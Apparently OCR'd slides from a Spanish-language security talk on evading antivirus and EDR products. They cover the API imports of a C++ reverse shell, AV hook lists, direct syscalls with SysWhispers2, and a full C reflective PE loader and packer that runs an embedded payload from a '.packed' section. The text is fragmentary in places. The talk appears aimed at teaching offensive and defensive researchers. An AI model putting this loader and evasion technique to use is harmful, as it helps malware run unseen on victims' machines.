


**KEEP  
CALM  
IT IS  
DEMO  
TIME**

# C++ Reverse Shell (WSAsocket)

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file settings about



functions (138)	blacklist (11)	ordinal (3)	library (6)
<u>CreateProcessW</u>	x	-	kernel32.dll
<u>GetCurrentProcessId</u>	x	-	kernel32.dll
<u>TerminateProcess</u>	x	-	kernel32.dll
<u>RtlLookupFunctionEntry</u>	x	-	kernel32.dll
<u>RaiseException</u>	x	-	kernel32.dll
<u>GetCurrentThreadId</u>	x	-	kernel32.dll
<u>WSAsocketW</u>	x	-	ws2_32.dll
<u>WSAConnect</u>	x	-	ws2_32.dll
<u>115 (WSAStartup)</u>	x	x	ws2_32.dll
<u>9 (htons)</u>	x	x	ws2_32.dll
<u>11 (inet_addr)</u>	x	x	ws2_32.dll
<u>FreeConsole</u>	-	-	kernel32.dll
<u>FreeLibrary</u>	-	-	kernel32.dll
<u>VirtualQuery</u>	-	-	kernel32.dll



## 4. Detección

Jugamos contra el enemigo

## Detección

- **MalAPI**  
<https://malapi.>


Al emplear las  
los AVs/XDRs



muy conocidas y

# Detección

MalAPI.io   Contribute   FAQ   Other ▾

  
mrd0x

Mapping mode: OFF (Export Table)

Enumeration ?	Injection ?	Evasion ?	Spying ?	Internet ?	Ar
CreateToolhelp32Snapshot	CreateFileMappingA	CreateFileMappingA	AttachThreadInput	WinExec	Create
EnumDeviceDrivers	<b>CreateProcessA</b>	DeleteFileA	CallNextHookEx	FtpPutFileA	GetLog
EnumProcesses	CreateRemoteThread	GetModuleHandleA	GetAsyncKeyState	HttpOpenRequestA	GetLog
EnumProcessModules	CreateRemoteThreadEx	GetProcAddress	GetClipboardData	HttpSendRequestA	GetTic
EnumProcessModulesEx	GetModuleHandleA	LoadLibraryA	GetDC	HttpSendRequestExA	Output
FindFirstFileA	GetProcAddress	LoadLibraryExA	GetDCEX	InternetCloseHandle	CheckR
FindNextFileA	GetThreadContext	LoadResource	GetForegroundWindow	InternetOpenA	Sleep
GetLogicalProcessorInformation	HeapCreate	SetEnvironmentVariableA	GetKeyboardState	InternetOpenUrlA	GetSys
GetLogicalProcessorInformationEx	LoadLibraryA	SetFileTime	GetKeyState	InternetReadFile	GetCom
GetModuleBaseNameA	LoadLibraryExA	Sleep	GetMessageA	InternetReadFileExA	SleepE



# Detección

- **Antivirus Artifacts**

<https://github.com/ethereal-vx/Antivirus-Artifacts>

Welcome to Antivirus Artifacts III.

The Antivirus Artifacts series so far has focused exclusively on mnemonic artifacts: drivers, API hooks, or processes which may be present. This third entry identifies registry artifacts from the AV product as well as services. New AVs have been added to the collection: Adaware, Dr. Web, AVAST , Kaspersky.

*Note: due to the size of the registry artifacts retrieved they will not be listed in this paper. Registry dumps for HKEY\_LOCAL\_MACHINE, HKEY\_CURRENT\_CONFIG, HKEY\_CLASSES\_ROOT, HKEY\_USERS, and HKEY\_CURRENT\_USER can be viewed on my GitHub.*

<https://github.com/D3VI5H4/Antivirus-Artifacts/tree/main/Registry%20Data>

# Detección

- P.e. Bitdefender™

Functions Hooked:

KERNELBASE.DLL		
<a href="#">DefineDosDeviceW</a>	<a href="#">CreateProcessW</a>	<a href="#">CreateProcessA</a>
<a href="#">CreateProcessInternalA</a>	<a href="#">CreateProcessInternalW</a>	<a href="#">PeekConsoleInputW</a>
<a href="#">CloseHandle</a>	<a href="#">DeleteFileW</a>	<a href="#">OpenThread</a>
<a href="#">CreateRemoteThreadEx</a>	<a href="#">GetProcAddress</a>	<a href="#">MoveFileWithProgressW</a>
<a href="#">MoveFileExW</a>	<a href="#">GetModuleBaseNameW</a>	<a href="#">GetModuleInformation</a>
<a href="#">GetModuleFileNameExW</a>	<a href="#">EnumProcessModules</a>	<a href="#">SetEnvironmentVariableW</a>
<a href="#">EnumDeviceDrivers</a>	<a href="#">SetEnvironmentVariableA</a>	<a href="#">QueueUserAPC</a>
<a href="#">GetLogicalProcessorInformationEx</a>	<a href="#">LoadLibraryA</a>	<a href="#">LoadLibraryW</a>
<a href="#">GetLogicalProcessorInformation</a>	<a href="#">GetApplicationRecoveryCallback</a>	<a href="#">EnumProcessModulesEx</a>
<a href="#">PeekConsoleInputA</a>	<a href="#">ReadConsoleInputA</a>	<a href="#">ReadConsoleInputW</a>



# 5. Antidetección

Jugamos “en casa”



# Antidetección

- Kernel callbacks

```
Windows PowerShell
PS C:\Users\s4ur0n\source\repos\Kernel-Callbacks\Kernel-Callbacks\bin\Release> ps | findstr explorer
 4343      131   153596      296724      312,19   4512    1 explorer
PS C:\Users\s4ur0n\source\repos\Kernel-Callbacks\Kernel-Callbacks\bin\Release> .\Kernel-Callbacks.exe 4512
Process id: 4512
Obtained handle to the process: 2F8
Got Kernel Callback address of process at 0x58
0 bytes read!
Kernel CallbackTable: 0
Value at fnCOPYDATA: 0
0 original bytes copied!
0 payload bytes written to fnCOPYDATA!
Obtained handle to window: 0
SendMessage triggered!
0 original bytes written back to fnCOPYDATA!
PS C:\Users\s4ur0n\source\repos\Kernel-Callbacks\Kernel-Callbacks\bin\Release>
```

\* /

## Antidetección

- Find hooks

<https://gist.github.com/sbasu7241>

```
/* References:
```

```
1. https://www.ired.team/offensive-security/defense-evasion/detecting-hooked-syscall-functions
```

```
2. https://github.com/Mr-Un1k0d3r/EDRs
```

```
*/
```

# Antidetección

- EDRs hooks

```
PS C:\Users\s4ur0n\source\repos\EDRs> .\hook_finder64.exe C:\windows\system32\ntdll.dll
Loading C:\windows\system32\ntdll.dll
HookFinder Mr.Un1k0d3r RingZer0 Team
C:\Users\s4ur0n\source\repos\EDRs\hook_finder64.exe is loaded at 0x0000000000040000.
C:\Windows\SYSTEM32\ntdll.dll is loaded at 0x00007FFD9FEC0000.
C:\Windows\System32\KERNEL32.DLL is loaded at 0x00007FFD9E070000.
C:\Windows\System32\KERNELBASE.dll is loaded at 0x00007FFD9D930000.
C:\Windows\System32\msvcrt.dll is loaded at 0x00007FFD9DFC0000.
-----
BASE                0x00007FFD9FEC0000      MZÉ
PE                  0x00007FFD9FEC00D8      PE
ExportTableOffset   0x00007FFDA001F3A0
OffsetNameTable     0x00007FFDA0021A58
Functions Count     0x9a4 (2468)
-----
Completed
PS C:\Users\s4ur0n\source\repos\EDRs>
```



## 6. Syscalls

Sabemos lo que queremos, sabemos lo que tenemos...

## Syscalls

- ¿Qué es una syscall (llamada al sistema)?

Una *llamada al sistema* o *system call* es un método utilizado por las aplicaciones para comunicarse con el núcleo del sistema (kernel).

Esto es necesario cuando una aplicación o proceso de usuario necesita acceder a información del hardware, de otros procesos o del propio núcleo.



## Syscalls

De este modo, la llamada es el punto de enlace entre el **modo de usuario (user mode)** y el **modo de núcleo (kernel mode)**, los dos modos cruciales de **privilegio y seguridad**.

Antes de que la syscall termine de procesarse y se envíen o reciban los datos necesarios, el núcleo del sistema **toma el control del proceso**. Su ejecución se interrumpe durante este periodo. Una vez que se ha realizado la acción de la syscall, el núcleo renuncia al control y el código continúa.

## Syscalls

Para no requerir un conocimiento interno del SS.OO., se suelen brindar ciertas llamadas al sistema en **forma de funciones de biblioteca (WinAPI)** que se pueden invocar a través de una interfaz de programación.

Se plantea la posibilidad de **realizar las llamadas al sistema directamente** desde el código para evitar cualquier mecanismo de interceptación implantado, tanto en *kernelbase.dll* como en *ntdll.dll*.

# Syscalls

Sin embargo, no es fácil ya que hay que **implementar las funciones en ASM** (ensamblador) y para *cada versión de Windows*, los códigos de llamada **son diferentes...**

<https://j00ru.vexillium.org/syscalls/nt/64/>

System Call Symbol	Windows XP (hide)		Windows Server 2003 (hide)				Windows Vista (hide)				Windows Server 2008 (hide)				Windows 7 (hide)		Windows Server 2012 (hide)		Windows 8 (hide)		Windows 10 (hide)										
	SP1	SP2	SP0	SP2	R2	R2 SP2	SP0	SP1	SP2	SP0	SP2	R2	R2 SP1	SP0	SP1	SP0	R2	8.0	8.1	1507	1511	1607	1703	1709	1803	1809	1903	1909	2004	20H2	
NtAcceptConnectPort	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0061	0x0001	0x0061	0x0001	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
NtAccessCheck	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0062	0x0062	0x0062	0x0062	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
NtAccessCheckAndAuditAlarm	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0027	0x0028	0x0027	0x0028	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
NtAccessCheckByType	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0057	0x0058	0x0057	0x0058	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
NtAccessCheckByTypeResultList	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066
NtAcquireCMFViewOwnership																															
NtAcquireCrossVmMutant																															0x0067
NtAcquireProcessActivityReference																															0x0067
NtAddAtom	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0044	0x0045	0x0046	0x0045	0x0046	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047



# Syscalls

- **Syswhispers2**

<https://github.com/jthuraisamy/SysWhispers2>

## Installation

---

```
> git clone https://github.com/jthuraisamy/SysWhispers2.git
> cd SysWhispers2
> py .\syswhispers.py --help
```

## Usage and Examples

---

### Command Lines

```
# Export all functions with compatibility for all supported Windows versions (see example-output/).
py .\syswhispers.py --preset all -o syscalls_all

# Export just the common functions (see below for list).
py .\syswhispers.py --preset common -o syscalls_common

# Export NtProtectVirtualMemory and NtWriteVirtualMemory with compatibility for all versions.
py .\syswhispers.py --functions NtProtectVirtualMemory,NtWriteVirtualMemory -o syscalls_mem
```

# Syscalls

# 32bit 64bit

- **Añadimos la llamada**

<https://github.com/jthuraisamy/SysWhispers2>

```
Windows PowerShell
PS C:\Users\s4ur0n\source\repos\SysWhispers2> python.exe .\syswhispers.py -f C:\process -o syscalls

SysWhispers2
@Jackson_T
@modexpblog, 2021

SysWhispers2: Why call the kernel when you can whisper?

Traceback (most recent call last):
  File "C:\Users\s4ur0n\source\repos\SysWhispers2\syswhispers.py", line 20, in <module>
    sw.generate(functions, args.out_file)
  File "C:\Users\s4ur0n\source\repos\SysWhispers2\syswhispers.py", line 20, in generate
    raise ValueError('Prototypes are not available for one or more of the requested functions.')
ValueError: Prototypes are not available for one or more of the requested functions.
PS C:\Users\s4ur0n\source\repos\SysWhispers2>
```





# 7. Loader

Evitemos código de 32 bits



# Loader

- **Problemas encontrados:**
  - Código mixto (32/64 bits) con funciones flagueables
  - DLLs posiblemente flageadas (ws2\_32.dll)
  - Syscalls no cubiertas por SysWhispers2
  - No usa APC (Earlybird)
  - No tiene un icono ☹️
- **Soluciones:**
  - Crear o usar un loader para cargar el binario como shellcode (sección .text)

# Loader

- **KaynLdr**

<https://github.com/Cracked5pider/KaynLdr>

## About

KaynLdr is a Reflective Loader written in C / ASM. It uses direct syscalls to allocate virtual memory as RW and changes it to RX. It erases the DOS and NT Headers to make it look less suspicious in memory.

## Features

- Uses direct syscall ([TartarusGate](#) by [trickster0](#))
- Erases the DOS and NT header
- only the .text section is going to be RX

## TODO

- Add Hooks
- Rewrite most functions in assembly
- x86 support
- Add cna file for Cobalt Strike User Defined Reflective DLL Loader



# Loader

- **Principios básicos:** Carga del PE en memoria (por otro proceso) en C "normal" sin tocar mucho API...

```
#include <stdio.h>
#include <stdlib.h>

#include <windows.h>
#include <winnt.h>

// loads a PE in memory, returns the entry point address
void* load_PE (char* PE_data);

int main(int argc, char** argv) {
    if(argc<2) {
        printf("missing path argument\n");
        return 1;
    }

    FILE* exe_file = fopen(argv[1], "rb");
    if(!exe_file) {
        printf("error opening file\n");
    }
}
```

# Loader

```
        return 1;
    }

    // Get file size : put pointer at the end
    fseek(exe_file, 0L, SEEK_END);
    // and read its position
    long int file_size = ftell(exe_file);
    // put the pointer back at the beginning
    fseek(exe_file, 0L, SEEK_SET);

    //allocate memory and read the whole file
    char* exe_file_data = malloc(file_size+1);

    //read whole file
    size_t n_read = fread(exe_file_data, 1, file_size, exe_file);
    if(n_read != file_size) {
        printf("reading error (%d)\n", n_read);
        return 1;
    }
}
```

# Loader

```
// load the PE in memory
printf("[+] Loading PE file\n");
void* start_address = load_PE(exe_file_data);
if(start_address) {
    printf("[+] Start Address: %p\n", (void*)&start_address);
    // call its entry point
    ((void (*)(void)) start_address)();
}
return 0;
}

void* load_PE (char* PE_data) {

    /** Parse header */

    IMAGE_DOS_HEADER* p_DOS_HDR = (IMAGE_DOS_HEADER*) PE_data;
    IMAGE_NT_HEADERS* p_NT_HDR = (IMAGE_NT_HEADERS*) (((char*) p_DOS_HDR) + p_DOS_HDR->e_lfanew);

    DWORD hdr_image_base = p_NT_HDR->OptionalHeader.ImageBase;
    DWORD size_of_image = p_NT_HDR->OptionalHeader.SizeOfImage;
    DWORD entry_point_RVA = p_NT_HDR->OptionalHeader.AddressOfEntryPoint;
    DWORD size_of_headers = p_NT_HDR->OptionalHeader.SizeOfHeaders;
```

# Loader

```
    /** Allocate Memory **/
    char* ImageBase = (char*) VirtualAlloc(NULL, size_of_image, MEM_RESERVE | MEM_COMMIT,
    PAGE_READWRITE);
    if(ImageBase == NULL) {
        // Allocation failed
        return NULL;
    }

    /** Map PE sections in memory **/
    memcpy(ImageBase, PE_data, size_of_headers);

    // Section headers starts right after the IMAGE_NT_HEADERS struct, so we do some pointer
arithmetic-fu here.
    IMAGE_SECTION_HEADER* sections = (IMAGE_SECTION_HEADER*) (p_NT_HDR + 1);

    // For each sections
    for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
        // calculate the VA we need to copy the content, from the RVA
        // section[i].VirtualAddress is a RVA, mind it
        char* dest = ImageBase + sections[i].VirtualAddress;
```

# Loader

```
// check if there is Raw data to copy
if(sections[i].SizeOfRawData > 0) {
    // We copy SizeOfRaw data bytes, from the offset PointertoRawData in the file
    memcpy(dest, PE_data + sections[i].PointerToRawData, sections[i].SizeOfRawData);
} else {
    memset(dest, 0, sections[i].Misc.VirtualSize);
}
}

/** Map PE sections privileges **/

//Set permission for the PE hader to read only
DWORD oldProtect;
VirtualProtect(ImageBase, p_NT_HDR->OptionalHeader.SizeOfHeaders, PAGE_READONLY,
&oldProtect);

for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
    char* dest = ImageBase + sections[i].VirtualAddress;
    DWORD s_perm = sections[i].Characteristics;
    DWORD v_perm = 0; //flags are not the same between virtual protect and the section
header
```

# Loader

```
        if(s_perm & IMAGE_SCN_MEM_EXECUTE) {
            v_perm = (s_perm & IMAGE_SCN_MEM_WRITE) ? PAGE_EXECUTE_READWRITE :
PAGE_EXECUTE_READ;
        } else {
            v_perm = (s_perm & IMAGE_SCN_MEM_WRITE) ? PAGE_READWRITE : PAGE_READONLY;
        }
        VirtualProtect(dest, sections[i].Misc.VirtualSize, v_perm, &oldProtect);
    }

    return (void*) (ImageBase + entry_point_RVA);
}
```

# Loader

- **Problemas encontrados:**
  - 32 vs 64 bits (solucionado)
  - Imports y Relocs (solucionado)
  - Tipo de SS.OO. de destino (~~Windows 11~~, Win10, W7...)
- **Soluciones encontradas:**
  - Loader de 32 bits universal from scratch
  - Loader de 64 bits universal from scratch
  - Ambos con **carga de un fichero, recurso o bytearray**

# Loader

- Sy
- Pu
- pa

```
Source.cpp
UniLoader32
111
112
113
114
115
116
117
118
119 unsigned char rawData[
120 // x32 application
121 0x4D, 0x5A, 0x90, 0
122 ];
123
124
125 unsigned char rawData[
126
127
128
129 int main() {
130     std::cout << "Pres
131     std::cin.get();
132     RunPortableExecuta
133 }
```

Calculadora

Estándar

MC MR

%

1/x

7

4

1

+/-

Explorador de soluciones

Buscar en Explorador de soluciones (Ctrl+)

Solución "UniLoader32" (1 de 1 pro

UniLoader32

Referencias

Dependencias externas

Archivos de encabezado

Archivos de origen

Source.cpp

100% No se encontraron problemas.

Salida

Mostrar salida de: Compilación

1> 0 functions had inline decision re-evaluated but remain unchanged.

1>C:\Users\s4ur0n\source\repos\UniLoader32\UniLoader32\Source.cpp(113): war

1>Generación de código finalizada

1>UniLoader32.vcxproj -> C:\Users\s4ur0n\source\repos\UniLoader32\Release\

1>Compilación del proyecto "UniLoader32.vcxproj" terminada.

=====  
Compilar: 1 correctos, 0 incorrectos, 0 actualizados, 0 omitidos; a----

Mode	LastWriteTime	Length	Name
----	04/01/2022 11:02	38400	UniLoader32.exe
----	04/01/2022 11:02	897024	UniLoader32.pdb

PS C:\Users\s4ur0n\source\repos\UniLoader32\Release> .\UniLoader32.exe

Press any key to load binary...

PS C:\Users\s4ur0n\source\repos\UniLoader32\Release>

Lista de errores Salida

7 Compilación correcta

Z-





## 8. Packer

Ofusquemos el resultado



# Packer

- **Resumen:**

Nuestro loader puede leer un archivo PE desde cualquier lugar, cargarlo en la memoria y ejecutar su contenido.

Vamos a modificar el código C para leer el archivo PE desde una sección del ***desempaquetador***, llamada **".packed"** o como sea (nombre demasiado obvio para un analista de malware).

# Packer

- Est

1.

2.

3.

```
1 int _start(void) { //Entrypoint for the program
2
3 // Get the current module VA (ie PE header addr)
4 char* unpacker_VA = (char*) GetModuleHandleA(NULL);
5
6 // get to the section header
7 IMAGE_DOS_HEADER* p_DOS_HDR = (IMAGE_DOS_HEADER*) unpacker_VA;
8 IMAGE_NT_HEADERS* p_NT_HDR = (IMAGE_NT_HEADERS*) (((char*) p_DOS_HDR) + p_DOS_HDR->e_lfanew);
9 IMAGE_SECTION_HEADER* sections = (IMAGE_SECTION_HEADER*) (p_NT_HDR + 1);
10
11 char* packed_PE = NULL;
12 char packed_section_name[] = ".packed";
13
14 // search for the ".packed" section
15 for(int i=0; i<p_NT_HDR->FileHeader.NumberOfSections; ++i) {
16     if (mystrcmp(sections[i].Name, packed_section_name)) {
17         packed_PE = unpacker_VA + sections[i].VirtualAddress;
18         break;
19     }
20 }
21
22 //load the data located at the .packed section
23 if(packed_PE != NULL) {
24     void (*packed_entry_point)(void) = (void(*)()) load_PE(packed_PE);
25     packed_entry_point();
26 }
27 }
```

ucción

do de

# Packer

- **Ideas base:**
  - <https://github.com/fancycode/MemoryModule/tree/master/doc>
  - <https://github.com/dzik143/pe64-no-imports>
  - <https://github.com/hlldz/APC-PPID/blob/master/apc-ppid.cpp>
  - <https://github.com/scythe-io/memory-module-loader>
  - <https://github.com/knownsec/shellcode-loader>

# Packer

The screenshot displays a development environment for creating a packer. On the left, Visual Studio Code shows the source code for 'Loader.cpp', which includes headers like <Windows.h>, <winnt.h>, <iostream>, <stdio.h>, and a local 'Crypto.h'. The code defines constants for image headers and sections, and includes a function for loading an image. A hand holding a red smartphone is overlaid on the code.

In the center, a Windows PowerShell terminal window shows the execution of a debugger: `C:\Users\s4ur0n\source\repos\Huan\Release> .\demo.cmd` and `C:\Users\s4ur0n\source\repos\Huan\Release> .\Huan.exe C:\Users\s4ur0n\Desktop\H-CON\go\gamba.exe .\gambahuan.exe`. Below this, a debugger window shows a memory dump of the loaded image, displaying hex values and their corresponding ASCII representations.

On the right, the Visual Studio Code Solution Explorer shows the project structure for 'Huan', including 'HuanLoader' and its associated files like 'Referencias', 'Dependencias externas', 'Header Files', 'Resource Files', and 'Source Files'.

At the bottom right, a Windows Security notification is visible, stating: 'Seguridad de Windows. Seguridad de Windows. Se encontraron amenazas. Antivirus de Microsoft Defender detectó amenazas. Obtener detalles. Descartar'.



## 9. Soluciones “free”

Convirtiendo nuestra solución en otra



# Soluciones a los problemas con los de otros...

• Pe



The screenshot shows the Lazarus IDE interface with the following components:

- Editor de Código Fuente:** Displays Pascal code for a program named 'deliver.ppr'. The code includes variable declarations for streams, integers, and memory streams, and a 'begin' block with a loop that sets values for an array 'BA\_IN'.
- Terminal:** Shows the execution of 'deliver.exe' with command-line arguments. The output includes version information and a list of authors: Benjamin DELPY, Vincent LE TOUX, and Vincent LE TOUX.
- Ventana de Mensajes:** Displays compilation warnings and hints, such as 'Local variable "processhandle" does not seem to be initialized' and 'Local variable "outp" of a managed type does not seem to be initialized'.
- Seguridad de Windows:** A warning dialog box is open, stating 'Se encontraron amenazas' (Threats were found) and 'Antivirus de Microsoft Defender detectó amenazas' (Microsoft Defender Antivirus detected threats). A 'Descartar' (Dismiss) button is visible.



## 10. All-in-one

Ejecutemos del tirón con nuestra “solución”





